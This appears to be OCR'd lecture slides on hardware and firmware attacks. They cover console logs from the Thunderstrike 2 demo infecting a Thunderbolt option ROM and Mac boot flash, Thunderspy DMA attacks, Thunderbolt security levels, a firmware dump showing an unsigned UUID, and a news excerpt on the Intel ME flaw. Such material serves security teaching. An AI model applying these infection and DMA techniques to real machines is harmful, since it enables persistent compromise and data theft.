

spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC 417958e2 (good)
Header sum 5c (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x604 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d30f6d5e (good)
Header sum 59 (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc to 0x25fc
03678: 00107c / 001204
Download a c
Then open
bash ~/Downloads/install
Thunderbolt adapter is now infected
Option ROM contains Thunderstrike 2



Thunderstrike 2 executed from boot flash

Runs before kernel load, can backdoor OS X



**** ERROR UIFlagPickerRestoreState No state found for flagpicker
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
.....
root device uuid is '7A18BC97-4624-3FE9-A158-41D2FE591202'
Option ROM installer
***** payload 0x00001CB8 bytes copied to 7AFD7600
00: 663CEC8353565755
08: F008FED1F80405C7
10: 01CEE87AFD75D0A1
18: 00001C92C3810000
***** entry point 0x7AFD74FC=0000FFE9
***** Keystrokes: '\x0000\x000D1password\x000D'
Starting OS... 10 0F 0E
Option ROM runs before kernel
Hooks S3 resume script, boots normally



CPU powers down

All flash protection bits are reset


Thunderstrike 2 written to flash
Boot flash is now infected




Thunderstrike 2 executed from boot flash

This laptop is now infected


ThunderSpy

https://thunderspy.io/



DMA attacks

- **Thunderbolt 1**: no protection against physical attacks
- Plug in malicious device
  → Unrestricted R/W memory access (DMA)
- Access data from encrypted drives
- Persistent access possible, by e.g. installing rootkit




TB2 security fix

Threat Model


Industry measures against opportunistic physical access


1. BIOS access control
2. Secure Boot
3. Boot Guard
4. Full Disk Encryption
5. Thunderbolt Security Levels



Thunderbolt Security Architecture

- **Security Levels** – access control system enabling users to authorize trusted device only
- Introduced in Thunderbolt 2
- No authorization = No PCIe tunneling





Thunderbolt Security Levels

	Definition
SL0 None	• No security (legacy mode)
SL1 User	• Device authorization ACL based on UUID • UUID fused in silicon • Default setting on all PCs
SL2 Secure	• Device authorization based on UUID (SL1), *plus* • Cryptographic device authentication (challenge-response)
SL3 No PCIe tunneling	• Disable all Thunderbolt connectivity • USB and/or DisplayPort tunneling only
SL4 Disable daisy-chaining	Terminate PCIe tunneling at first TB device (some Titan Ridge controllers only)
Pre-boot protection	PCIe tunneling enabled only if Thunderbolt device previously authorized by user

Source: Thunderbolt 3 and Security on Microsoft Windows 10 Operating System – Intel Corporation

Security Levels prevent malicious TB devices from accessing PCIe domain, thereby protecting against:

- Device-to-host DMA attacks
- Device-to-device (P2P) DMA attacks
- PCI ID spoofing to target vulnerable device drivers
- TLP source ID spoofing

Thunderbolt 2 Controller Firmware

```
0x0D938 FF 00 00 00 92 80 29 00 03 00 00 00 90 80 29 00 00 00 02 1B 17  ÿ.....).......).....
0x0D94D 40 29 00 B6 1A 96 04 2C FC A7 00 1E D2 00 00 51 40 29 00 FF 00  @).¶...,ü§. Ò..Q@).ÿ.
0x0D962 00 00 52 40 29 00 03 00 00 00 50 40 29 00 10 BB 00 02 32 00 30  ..R@).....P@)..»..2.0
0x0D977 00 FF FF FF FF 00 40 A2 00 FF FF FF FF 00 20 29 00 00 00 00 00  .ÿÿÿÿ.@¢.ÿÿÿÿ. ).....
0x0D98C 35 78 A0 00 C0 B9 00 00 34 00 30 00 FF FF FF FF FF FF FF FF FF  5x .À¹..4.0.ÿÿÿÿÿÿÿÿÿ
0x0D9A1 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 44 52 4F 4D 20 20  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿDROM
0x0D9B6 20 20 FF FF FF FF FF FF FF FF E3 00 65 B9 94 FA A0 58 00 DF FF    ÿÿÿÿÿÿÿÿã.e¹.ú X.Ïÿ
0x0D9CB D2 F6 01 70 00 3D 00 0A 00 01 01 08 81 80 02 80 00 00 00 08 82  Òö.p.=. ..............
0x0D9E0 90 01 80 00 00 00 08 83 80 04 80 01 00 00 08 84 90 03 80 01 00  .....................
0x0D9F5 00 02 C5 0B 86 60 01 00 4A 00 00 00 00 00 03 87 80 03 88 A0 02  ..Å .`..J.......... .
0x0DA0A C9 05 8A 50 00 00 02 CB 02 CC 11 01 43 61 6C 44 69 67 69 74 2C  É..P...Ë.Ì..CalDigit,
0x0DA1F 20 49 6E 63 2E 00 18 02 54 68 75 6E 64 65 72 62 6F 6C 74 20 53  Inc....Thunderbolt S
0x0DA34 74 61 74 69 6F 6E 20 32 00 00 00 00 00 00 00 00 00 00 00 00 00  tation 2.............
0x0DA49 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF  .....................ÿ
0x0DA5E FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0x0DA73 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

- UUID stored in plaintext, not covered by any signatures

Thunderbolt Device Tree

- Thunderbolt Bus 0
- Thunderbolt Bus 1
  - Thunderbolt Station 2


Thunderbolt Station 2:

Vendor Name:	CalDigit, Inc.
Device Name:	Thunderbolt Station 2
Vendor ID:	0x3D
Device ID:	0xA
UID:	0x0058A0FA94B96500
Firmware Version:	25,1
Port (Upstream):	
Status:	Device connected
Link Status:	0x2
Speed:	Up to 20Gb/s x1
Current Link Width:	0x2
Cable Firmware Version:	1.0.16
Cable Serial Number:	C4M251502HGF797AP
Link Controller Firmware Version:	0.14.0
Port:	
Status:	No device connected
Link Status:	0x7
Speed:	Up to 20Gb/s x1
Current Link Width:	0x1
Link Controller Firmware Version:	0.14.0

Video of attack

https://www.youtube.com/watch?v=7uvSZA1F9os

Intel ME attack



How the Major Intel ME Firmware Flaw Lets Attackers Get 'God Mode' on a Machine

Researchers at Black Hat Europe today revealed how a buffer overflow they discovered in the chip's firmware can be abused to take control of a machine - even when it's turned 'off.'

A recently discovered and now patched vulnerability in Intel microprocessors could be used by an attacker to burrow deep inside a machine and control processes and access data - even when a laptop, workstation, or server is powered down.

Researchers who discovered the flaw went public today at Black Hat Europe in London with details of their finding, a stack buffer overflow bug in the Intel Management Engine (ME) 11 system that's found in most Intel chips shipped since 2015. ME, which contains its own operating system, is a system efficiency feature that runs during startup and while the computer is on or asleep, and handles much of the communications between the processor and external devices.

An attacker would need physical, local access to a victim's machine to pull off the hack, which would give him or her so-called "god mode" control over the system, according to Positive Technologies security researchers Mark Ermolov and Maxim Goryachy, who found the flaw.

And although Intel issued a security advisory and update for the vulnerability on November 20, Ermolov and Goryachy argue that the fix doesn't prevent an attacker from using other vulnerabilities for the attack that Intel also patched in the recent ME update, including buffer overflows in the ME kernel (CVE-2017-5705), the Intel Server Platform Services Firmware kernel (CVE-2017-5706), and the Intel Trusted Execution Engine Firmware kernel (CVE-2017-5707).

All the attacker would have to do is convert the machine to a vulnerable version of ME and exploit one of the older vulns in it, they say. Those flaws

Powerbrick attack

Packet	Port	Device	Direction	Msg Type	DR / Cable Plug	PR	Msg ID	Obj Cnt	Data objects
4 Packets 48-51			SOP' → CBL	Vendor Defined	DFP or UFP		0	1	VDM Header: Cmd: Discover Identity; Cmd Type: Initiator; Obj Pos: 0; Vendor ID: PD SID
